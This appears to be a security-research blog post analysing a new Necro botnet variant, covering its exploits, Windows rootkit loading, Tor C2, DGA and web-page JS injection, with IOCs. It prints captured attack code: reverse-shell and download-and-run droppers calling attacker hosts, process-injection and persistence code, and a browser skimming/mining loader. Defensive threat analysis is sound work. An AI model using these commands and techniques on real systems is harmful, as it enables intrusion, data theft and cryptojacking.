Necro

Necro upgrades again, using Tor + dynamic domain DGA and aiming at both Windows & Linux

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
Overview

Back in January, we blogged about a new botnet Necro and shortly after our report, it stopped spreading. On March 2nd, we noticed a new variant of Necro showing up on our BotMon tracking radar March 2nd, the BotMon system has detected that Necro has started spreading again, in addition to the previous TerraMaster RCE (CVE_2020_35665) and Zend RCE (CVE-2021-3007), two newer vulnerabilities Laravel RCE (CVE-2021-3129) and WebLogic RCE (CVE-2020-14882) have been added, the following graphic shows the trend.




We found that after a month of silence the new version of Necro has been significantly changed and further enhanced, the following is a summary:

1. Start to attack Windws system and use Rootkit to hide itself on Windows platform.

2. "subdomain DGA + dynamic domain name" are being used to generate C2 domains
3. C2 communication support Tor, and a Tor-based DDoS attacks has been added.
4. It propagates Gafgyt_tor against specific Linux targets.
5. It tampers with the web service page on the victim machine to perform browser mining, as well as stealing user data, turning the user's browser into DDos bot, and hash cracking.

We mentioned earlier this month that Gafgyt_tor and Necro are released by same group, the so-called Keksec, the functions of this new Nerco is shown below



It is worth noting that we have seen two samples of the new version, one uses Tor for C2 and one generates C2 by using "subdomain DGA + dynamic domain.

Sample Analysis

Scanning and propagation

- Laravel RCE (CVE-2021-3129)

The exploit of this vulnerability uses a reverse shell to first download a bash script, as shown in the following figure.

```
ZCgAMCXTa='php -r \'$sock=fsockopen("'+self.YxqCRypO+'",9999);$proc=proc_open("/bin/s
        ZCgAMCXTa=ZCgAMCXTa.replace('/', '\/')
```

The downloaded bash script functions as follows.

1. Download and execute another script `malware.sh`.
2. Download and execute Gafgyt_tor.
3. Download and execute the mining program.

Here is a bash script we captured.

```
wget http://kek.gay/malware.sh -O malware.sh
sh malware.sh
rm -f malware.sh
cd /tmp || cd /home/$USER || cd /var/run || cd $(busybox find / -writable -readable -
wget http://45.145.185.83/S1eJ3/IObeENwjx64 -O IObeENwjx64; busybox wget http://45.14
...
export ARGS="-o 45.145.185.83:9050"
export LINE="[ ! -f /tmp/.apid ] && echo > /tmp/.apid;./.1/sshd $ARGS  >> /dev/null;
echo "$LINE" > ./.backup.sh
curl http://45.145.185.83/xmrig1 -O
wget http://45.145.185.83/xmrig1 -O xmrig1
mkdir ./.1;mv -f xmrig1 ./.1/sshd
...
chmod +x ./.backup.sh;
sh ./.backup.sh &
exit
```

One of the malware.sh scripts is used to download and execute a new version of Necro, as shown below.

```
#pkill -9 python
wget http://45.144.225.96/benchmark.py -O benchmark.py
python benchmark.py || python2 benchmark.py || python2.7 benchmark.py || /usr/bin/py
```

- WebLogic RCE (CVE-2020-14882)

The vulnerability has two exploits, one for Linux and one for Windows.

The exploit for Linux uses bash, which downloads and executes both Necro (setup.py) and the mining program.

```
cd /tmp||cd $(find / -writable -readable -executable | head -n 1);php -r "file_put_c
```

The Windows exploit uses Powershell, which first downloads the packaged Pyhton 2.7 executable (py.exe), then downloads and executes Necro (setup.py).

```
"@powershell -NoProfile -ExecutionPolicy unrestricted -Command \"(New-Object System.N
```

Attack Windows system

From the above analysis, we can see that some WebLogic servers are running on Windows OS, and the KekSec group is obviously interested in these hosts as well. After the sample is started, if the underlying operating system is detected as Windows then py.exe will be copied to `USERPROFILE\\$6829.exe`, the code is shown in the following figure.

```
if os.name == 'nt':
    try:
        sys.argv[1]
    except IndexError:
        subprocess.Popen(GetCommandLine() + " 1", creationflags=8, close_fds=True)
        os.kill(os.getpid(),9)
    ehVfvaRFGMNE = CreateMutex(None, False, ehVfvaRFGMNE)
    if GetLastError() == ERROR_ALREADY_EXISTS:
```

```
        os.kill(os.getpid(),9)
    if os.path.abspath(sys.argv[0]).lower().endswith('.exe') and not os.path.abspath(
        try:
            shutil.copyfile(os.path.abspath(sys.argv[0]), os.getenv('USERPROFILE') +
            os.startfile(os.getenv('USERPROFILE') + '\\$6829.exe')
            os.kill(os.getpid(),9)
        except:
            pass
    else:
```

Necro will then download a file named `x86.dll` or `x64.dll` depending on the platform of choice:.

```
        try:
            shutil.copyfile(sys.executable, os.getenv('USERPROFILE') + '\\$6829.exe')
        except:
            pass
    try:
        if platform.architecture()[0].replace("bit","") == "32":
            eZazkoBSoXlO=ahFxoRRhxXE(urllib2.urlopen('http://' + RaRdhjkniVY + '/x86.
        else:
            eZazkoBSoXlO=ahFxoRRhxXE(urllib2.urlopen('http://' + RaRdhjkniVY + '/x64.
        threading.Thread(target=oFHPQFcppV, args=(eZazkoBSoXlO,)).start()
    except:
        pass
```

This dll file corresponds to an open source Rootkit project [r77-rootkit](), which according to the project description can fully hide specific processes:.

```
r77 is a ring 3 Rootkit that hides following entities from all processes:

Files, directories, named pipes, scheduled tasks
Processes
CPU usage
Registry keys & values
TCP & UDP connections
It is compatible with Windows 7 and Windows 10 in both x64 and x86 editions.
```

Necro will then load the rootkit using a piece of shellcode using process injection from another open source project, [sRDI](), which uses the following shellcode.

```
    # pack rootkit and shellcode
    ...
```

```
    gwObVdGd += struct.pack('b', ObianOdA - len(gwObVdGd) - 4)
     gwObVdGd += b'\x00\x00\x00'
     gwObVdGd += b'\x48\x89\xf4'
     gwObVdGd += b'\x5e'
     gwObVdGd += b'\xc3'
     if len(gwObVdGd) != ObianOdA:
         raise Exception('x64 bootstrap length: {} != bootstrapSize: {}'.format(le
     return gwObVdGd + dXQHuOmhsG + FVgoLCUS + fzWaJzyWo
else:
...
     gwObVdGd += struct.pack('b', ObianOdA - len(gwObVdGd) - 4) # Skip over the re
     gwObVdGd += b'\x00\x00\x00'
     gwObVdGd += b'\x83\xc4\x14'
     gwObVdGd += b'\xc9'
     gwObVdGd += b'\xc3'
     if len(gwObVdGd) != ObianOdA:
         raise Exception('x86 bootstrap length: {} != bootstrapSize: {}'.format(le
     return gwObVdGd + dXQHuOmhsG + FVgoLCUS + fzWaJzyW

# inject process
 FfyiMaCpdR = windll.kernel32.OpenProcess(0x1F0FFF, False, UjyuiVGyhiD)
if not FfyiMaCpdR:
    cJaQhosf -= 1
    return
llvOMLUBC = windll.kernel32.VirtualAllocEx(FfyiMaCpdR, 0, len(eZazkoBSoXlO), 0x00
windll.kernel32.WriteProcessMemory(FfyiMaCpdR, llvOMLUBC, eZazkoBSoXlO, len(eZazk
if not windll.kernel32.CreateRemoteThread(FfyiMaCpdR, None, 0, llvOMLUBC, 0, 0, 0
```

Finally, Necro will register the bootstrap item to `SOFTWARE\Microsoft\Windows\CurrentVersion\Run`:

```
    if os.name == 'nt':
        try:
            aReg = ConnectRegistry(None,HKEY_CURRENT_USER)
            aKey = OpenKey(aReg, r"SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
            SetValueEx(aKey,'System explore',0, REG_SZ, os.getenv('USERPROFILE')
            windll.kernel32.SetFileAttributesW(os.getenv('USERPROFILE') + '\\$682
        except:
            pass
```

Using Tor communication

Since we have seen the KekSec group using Tor to hide the real C2 in Gafgyt_tor, we are not surprised that the new version of Necro supports Tor. What surprised us is that Necro actually integrates a Tor proxy-based DDoS attack method.

The Tor C2 communication code is as follows, and you can see the IPs and ports of multiple Tor proxies integrated in it.

```
try:
    import socks
except:
    f=open('socks.py', "w")
    f.write(urllib2.urlopen('https://raw.githubusercontent.com/mikedougherty/SocksiPy
    f.close()
    try:
        import socks
    except:
        exit(1)
    try:
        os.remove('socks.py')
        os.remove('socks.pyc')
    except:
        pass
server_list = ['192.248.190.123:8017', '192.248.190.123:8001', '88.198.82.11:9051',
...
self.onionserver='faw623ska5evipvarobhpzu4ntoru5v6ia5444krr6deerdnvpa3p7ad.onion'
self.AJEwioE='#freakyonionz'
self.Ajiowfe='FUCKWHITEHATZ'
...
```

The code of the newly added DDoS attack method `torflood` is as follows.

```
            elif CjoRjhoMj[3]==":" + self.cmdprefix + 'torflood':
                try:
                    import socks
                except:
                   ...
                        self.commSock.send('PRIVMSG %s :Unable to initilize socks mod
                for i in range(0, int(CjoRjhoMj[7])):
                    threading.Thread(target=self.XoReERalPae,args=(CjoRjhoMj[4],CjoRj
                self.commSock.send('PRIVMSG %s :Started Tor HTTP flood on URL: %s wit
```

Sub-domain DGA + dynamic domain name

The new version of Necro updated the DGA mechanism, using DGA to generate subdomains, and then with dynamic domain names to generate the final C2

domain name. From the code we can see the there are 30 dynamic domain name services providers.

```
zMuBHdcdB=0
while zMuBHdcdB < 0xcc:
    zMuBHdcdB+=1
    random.seed(a=0x7774DEAD + zMuBHdcdB)
    RaRdhjkniVY=(''.join(random.choice('abcdefghijklmnopqoasadihcouvwxyzABCDEFGHIJKLM
    RaRdhjkniVY+="."+random.choice(['ddns.net','ddnsking.com','3utilities.com','bound
    print RaRdhjkniVY
```

Nine domains are live now, and from the resolution records some domains uses IPv6 addresses.

```
2021-03-09 10:50:50     2021-03-12 16:10:45     ntxkg0la99w.zapto.org
2021-03-12 08:19:49     2021-03-12 08:19:49     xxdqj6xbjpkzhk7k.servemp3.com
2021-03-12 10:35:11     2021-03-12 10:35:11     qb7opowcawiagia.viewdns.net
2021-03-12 08:46:28     2021-03-12 08:46:28     v5jke3mv89fjvxgd.serveftp.com
2021-03-12 14:59:54     2021-03-12 14:59:54     nwpzhm8ziyhdzm.redirectme.net
2021-03-12 03:12:07     2021-03-12 03:12:07     m1afommgsdowkmegc.redirectme.net
2021-03-12 04:56:47     2021-03-12 04:56:47     ewmhkvdcoj3.servemp3.com
2021-03-12 08:38:17     2021-03-12 08:38:17     tfcxvcg0lkc9vpx.myftp.org
2021-03-12 06:48:19     2021-03-12 06:48:19     bdcauhuzk0d.viewdns.net
```

JS code embedding

The main purpose of Necro's JS code embedding is to inject mining code in victim's web pages.

```
elif CjoRjhoMj[3]==":" + self.cmdprefix + 'injectcount':
    self.commSock.send('PRIVMSG %s :I have injected into %s files total\n' % (MZqyBxd
elif CjoRjhoMj[3]==":" + self.cmdprefix + 'reinject':
    threading.Thread(target=self.OLkEqimhli).start()
    self.commSock.send('PRIVMSG %s :Re-injecting all html and js files\n' % (MZqyBxdd
```

Necro will first traverse the `'*.js', '*.html', '*.htm', '*.php'` files in the specified directory of the infected device to find the target of injection.

```
if os.name != "nt":
    self.AkvElneS=0
    for fkEoBpoAxpZc in [ele for ele in os.listdir("/") if ele not in ['proc', "bin",
```

```
        for hfHpWZSupopK in ['*.js', '*.html', '*.htm', '*.php']:
            for oGADwYHVg in os.popen("find \"/" + fkEoBpoAxpZc + "\" -type f -name \
                oGADwYHVg = oGADwYHVg.replace("\r", "").replace("\n", "")
                if 'node' not in oGADwYHVg and 'lib' not in oGADwYHVg and "npm" not i
                    self.chLYewdc(oGADwYHVg)
```

Once the target is found, Necro inserts a piece of code into the file.

```
MnPbIqasMz=open(oGADwYHVg,"rb")
            mkkzygnopRnB=MnPbIqasMz.read()
            MnPbIqasMz.close()
            fPSqTAZGgcep = kdYaxMPRdP(8)
            OGipqKBSmmTb = kdYaxMPRdP(8)
            hgOlaeQcQza = b64encode("//" + self.injectCOxhTEJfB + '/campaign.js')
            fwEiSidxlgH='(function(' + OGipqKBSmmTb + ", " + fPSqTAZGgcep + ") {" + t
           ...
            else:
                if oGADwYHVg.endswith(".js"):
                    if 'var ' in mkkzygnopRnB:
                        mkkzygnopRnB=self.kRChazSiN(mkkzygnopRnB, 'var ', fwEiSidxlgH
                        self.AkvElneS+=1
                        wQARXUaaF = True
                else:
                    if '</body' in mkkzygnopRnB:
                        mkkzygnopRnB=self.kRChazSiN(mkkzygnopRnB, '</body', '<script
                        self.AkvElneS+=1
                        wQARXUaaF = True
            if wQARXUaaF:
                MnPbIqasMz=open(oGADwYHVg, "wb")
```

The infected page will have the following additional code.

```
(function(v2, v1) {
    v1 = v2.createElement('script');
    v1.type = 'text/javascript';
    v1.async = true;
    v1.src = atob('UUIDLy91YmxvY2stcmVmZXJlci5kZXYvY2FtcGFpZ24uanM=UUID'.replace(/UUI
    v2.getElementsByTagName('body')[0].appendChild(v1);
}(document));
```

This small piece of code will link to a script `hxxp[:]//ublock-referer.dev/campaign.js`. Through our WebInsight system we can see that 300+ websites have been infected by Necro in the last week.

campaign.js is a highly obfuscated javascript code with a detection rate of 0 on VT.

The code uses two layers of obfuscation, it has three main functions.

- Mining

When an end user visits the victim's website, the browser will load a mining js script: `hxxps[:]//cloud-miner.de/tkefrep/tkefrep.js?tkefrep=bs?nosaj=faster.xmr2`

- User data stealing

The code monitors 4 events `unload/beforeunload/popstate/pagehide` and then reports the data through the following two interfaces

INTERFACE	FUNCTIONS
/l.php	upload keyboad records
/f.php	upload form data

- Execute instruction

When end users access victim's website, the malicious js will be loaded, and `ublock-referer.dev/api.ph` will be called to perform various functions and send back some of the users' data, a brief breakdown of the functions

COMMAND	FUNCTIONS
cookie	To send back cookie
clipboard	To send back clipboard content

COMMAND	FUNCTIONS
view	Calling iframe to load any url
post	Send POST request to target
floodpost	DDos a target with periodical POST requests
load	Periodically adding Image objects and requesting links to specified resources to DDos
antiddos	By adding iframes periodically and adding random strings of numbers after the target l
layer4	Periodically sending POST requests of random content of specified length range to the
jack	Load the specified content by creating iframe, can be used to fake or hijack webpage
eval	Execute arbitrary code via the eval method
md5/sha1	Perform collision attacks against MD5 with the specified length range and code table,

The corresponding C2 is still `hxxp[:]//ublock-referer.dev/`, switching between http/https according to the protocol of the compromised site

```
master = window["location"]["protocol"] + "//ublock-referer.dev";
APIKey = "callbackScript";
```

The URL `hxxps[:]//ublock-referer.dev` is also used to download the malicious FireFox plug-in `ublock_referer-1.0.0-an+fx.xpi`, the plug-in uses the above mentioned Javascript Bot Cloud9.

Code obfuscation algorithm

This new version of Necro abandoned the original simple variable name replacement algorithm, and implemented a code morphing algorithm based on the abstract syntax tree AST, which achieves full complete randomization of object names and higher code coverage of obfuscation, with the result that the new version of Necro sample VT detection rate of 0.

```
dDojPSRD=open(ULTiBINyz,"rb")
    ...
    p = ast.parse(CFiLMBZFoL)
    MiaFfQWZhb().visit(p)
```

```
    for caSZxzOdnbhJ in sorted(mdSaCUFhqM, key=len, reverse=True):
       ...
    EqDdlmuEhx = [node.name for node in ast.walk(p) if isinstance(node, ast.ClassDe
    joPNpGTbcn = sorted({node.id for node in ast.walk(p) if isinstance(node, ast.Na
    for mFVUeqoHs in [n for n in p.body if isinstance(n, ast.FunctionDef)]:
        aPpaAZnhc.append(mFVUeqoHs.name)
    EqDdlmuEhx = [node for node in ast.walk(p) if isinstance(node, ast.ClassDef)]
    for ubhohFYJDo in EqDdlmuEhx:
        for mFVUeqoHs in [n for n in ubhohFYJDo.body if isinstance(n, ast.FunctionDe
            if mFVUeqoHs.name != '__init__' and mFVUeqoHs not in aPpaAZnhc:
                aPpaAZnhc.append(mFVUeqoHs.name)
    ...
    hkaxeZCocag=open(ULTiBINyz,"wb")
```

Summary

Since Necro was discovered, we have been continuously following and tracking this botnet, and associated it with the KekSec group behind it, and discovered more of their activities to attack Linux devices. We will continue to keep an eye on Necro, and will disclose any new findings.

IOC

- Tor C2

```
faw623ska5evipvarobhpzu4ntoru5v6ia5444krr6deerdnvpa3p7ad.onion
```

- Download URL

```
http://ntxkg0la99w.zapto.org/setup.py
http://kek.gay/benchmark.py
http://kek.gay/x86.dll
http://kek.gay/x64.dll
http://kek.gay/xmrig1.py
http://kek.gay/xmrig1
http://kek.gay/py.exe
```

- JS Miner/Bot Related

```
https://cloud-miner.de/*
https://ublock-referer.dev/*
```

- Tor Proxy

```
77.238.128.166:9050
192.248.190.123:8017
192.248.190.123:8009
213.251.238.186:9050
178.62.242.15:9107
88.198.82.11:9051
52.3.115.71:9050
83.217.28.46:9050
147.135.208.44:9095
188.166.34.137:9000
103.233.206.22:179
161.97.71.22:9000
54.161.239.214:9050
194.5.178.150:666
144.91.74.241:9080
134.209.230.13:8080
201.40.122.152:9050
206.81.27.29:8080
127.0.0.1:9050
```

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Necro

Gafgtyt_tor，Necro作者再次升级"武器库"

Gafgtyt_tor and Necro are on the move again

Necro is going to version 3 and using PyInstaller and DGA

CVE-2021-26855

Microsoft Exchange 漏洞（CVE-2021-26855）在野扫描分析报告

背景介绍 2021年3月2号，微软披露了Microsoft Exchange服务器的远程代码执行漏洞[1]。2021年3月3号开始，360网络安全研究院Anglerfish蜜罐开始模拟和部署Microsoft Exchange蜜罐插件，很快我们搜集到大量的漏洞检测数据，目前我们已经检测到攻击者植入Webshell，获取邮箱信息，甚至进行XMRig恶意挖矿(http://178.62.226.184/run.p...

Import 2022-11-30 11:16

Necro再次升级，使用Tor+动态域名DGA 双杀Windows&Linux

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